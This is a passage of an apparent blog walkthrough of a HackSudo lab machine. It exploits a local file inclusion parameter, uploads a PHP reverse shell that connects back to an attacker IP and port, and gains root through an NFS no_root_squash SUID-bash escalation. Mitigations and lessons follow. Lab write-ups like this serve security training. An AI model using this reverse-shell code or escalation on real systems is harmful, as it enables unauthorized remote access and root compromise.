
Here, there might be a local file inclusion, so I tried to fuzz by FFuF tool.

6) Tried fuzzing by FFuF tool and found the file paratmeter:




The `file` paratmeter allowed the file inclusion, which means we can read the local files on the server like `/etc/passwd` and `/mnt/nfs/flag1.txt` .






Using this vulnerability I was able to get the reverse shell of the server. First I uploaded the pentest-monkey script `reverse_shell.php` to the nfs mount point `/mnt/nfs` using my attacker machine.



```php
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/maste
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.1';
$port = 1234;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }

    if ($pid) {
        exit(0);  // Parent exits
    }
    if (posix_setsid() == -1) {
        printit("Error: Can't setsid()");
        exit(1);
    }

    $daemon = 1;
} else {
    printit("WARNING: Failed to daemonise.  This is quite common and not fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
   0 => array("pipe", "r"),  // stdin is a pipe that the child will read from
   1 => array("pipe", "w"),  // stdout is a pipe that the child will write to
   2 => array("pipe", "w")   // stderr is a pipe that the child will write to
```


Changed the IP to my attacker machine's IP. Copied the `reverse_shell.php` to nfs mount point. Started a listener on port `1234` , visited the file `reverse_shell.php` and

got the reverse shell.



6) Finding the misconfiguration — `no_root_squash`

While enumerating the server configuration and files, I checked `/etc/exports`. The export line showed:




```
/mnt/nfs    *(rw,no_root_squash)
```

This is the critical misconfiguration: `no_root_squash` means that root on the NFS client is mapped to root on the NFS server. In other words, files placed in that exported directory may be created with root ownership/privileges on the server, depending on how the server processes UID/GID and how the cron/process uses that directory.

Because `/mnt/nfs` was writable and exported with `no_root_squash`, we can create files that will be interpreted as owned by `root` on the server when the server

accesses them. Source: https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/nfs-no_root_squash-misconfiguration-pe.html .

7) Exploitation — getting a root shell


The exploitation approach leverages the writable exported directory and `no_root_squash` . The goal: create a SUID root shell binary inside the exported path (or a file that will be executed by a privileged process) so when executed on the server it gives a root shell.

> **Method used (lab-only; do not run on production):**

1. Copy `/bin/bash` into the mounted NFS directory.
2. Set the SUID bit on the copied binary.
3. Execute the copied binary with the `-p` flag to preserve privileges.
4. Commands executed on my attacking machine (local mount at `/mnt/target_nfs`):

```
# from attacker machine, with the NFS share mounted at /mnt/target_nfs
sudo cp /bin/bash /mnt/target_nfs/bash
sudo chmod +s /mnt/target_nfs/bash
```

Now, depending on the NFS export and server-side behavior, executing `/mnt/nfs/bash -p` on the target as a privileged path may spawn a root shell. On this lab VM, running the SUID-marked `bash` binary with the `-p` option yielded a root shell:



8) Notes on why this works

- NFS maps UIDs/GIDs across client and server; `root_squash` is the default safe behavior to prevent root on clients becoming root on the server. When `no_root_squash` is set, root requests from the client are treated as root on the server — meaning files created by client-root can be owned by root on server.
- If a writable exported directory is accessible by an attacker and `no_root_squash` is set, the attacker can create files that escalate privileges when executed by server processes or when the attacker can run that file on the server.
- Setting the SUID bit on a copied shell is an old but reliable escalation technique in controlled lab environments where the server honors the SUID bit on the copied binary.

9) Mitigations & hardening

To prevent this class of vulnerability in production:

- **Never export writable directories with `no_root_squash`.** Use `root_squash` (default) to map client root to a non-privileged user on the server.
- **Restrict exports.** Avoid `*(rw,...)`. Limit exports to specific client IPs and enforce `ro` where possible.
- **Remove sensitive files from webroots / exports.** Do not keep backups, credential files, or scripts in exported directories that are accessible to remote clients.
- **Audit /etc/exports and NFS configuration** regularly and monitor for changes.
- **Use file integrity monitoring** (e.g., Tripwire, ossec) and alert on unexpected SUID binaries or changes to critical directories.
- **Avoid running SUID shells** or making shell binaries SUID in general.
- **Network segmentation** — keep management/export services on isolated subnets inaccessible to untrusted clients.

10) Lessons learned

- NFS misconfigurations are still a powerful and common attack vector in labs and the wild.
- Always examine exported directories and `/etc/exports` during NFS enumeration.
- Writable exported folders should be treated as untrusted input — assume an attacker can place files there.
- Small misconfigurations (like `no_root_squash` + writable export) can lead quickly from low-privileged access to full root compromise.

Cybersecurity | Red Team | Hacking | Penetration Testing | Hacksudo

Edit profile

Written by Vaibhav

4 followers · 32 following


Cybersecurity enthusiastic.

No responses yet

Vaibhav

What are your thoughts?

More from Vaibhav




Vaibhav

Eternal Blue (ms17–010) — Full Walkthrough

EternalBlue (MS17-010) — A Clean, Real-World Walkthrough

Aug 23




Vaibhav

Brute Me — A Walkthrough of the Brute Me Lab by NixSecura

“Brute force is not always the last resort. Sometimes, it’s the key that opens the door.”

Sep 14



Vaibhav

Walkthrough—HackSudo 1.1 (VulnHub)

Author: Vaibhav Mulak Machine: HackSudo 1.1 (creator: Vishal Waghmare) Summary: Local lab walkthrough. We enumerate services, discover...

2d ago

Vaibhav


Functions, Modules, and Packages—Organizing Your Code

1. Functions

Jun 22

See all from Vaibhav

Recommended from Medium



Ferdus Alam

How Bug Bounty Changed My Life

How It Started


4d ago 209 8

In MeetCyber by Pannag Kumaar

I Met One of India's Best Hackers. Here's What He Told Me.

Inside the Mind of a Hacker Who Knows Too Much.

Oct 16 510 9




Monujangra

Recon Playbook—Practical Guide for Bug Bounty Hunters (2025)

Recon is where 80% of real value comes from. Good recon finds the interesting surface that other hunters miss: hidden APIs, admin...

6d ago 2



GhostInHex

Hercules—HTB—Walkthrough

Hercules is an AD box designed to force Kerberos-first techniques. The chain covers: host/krb5 setup → username enumeration → LDAP-filter...

4d ago 71 5

Very Lazy Tech

Master the Art of Finding and Exploiting Hidden Backups and Old Versions: Step-by-Step Guide for...

✨ Link for the full article in the first comment

4d ago 13 1

Esra Kayhan

Memory Forensics and Live System Analysis 🧠🔎

In computer forensics, memory (RAM) holds very short-lived but extremely valuable clues. While a system is running, active processes, open...

4d ago 355 7

See more recommendations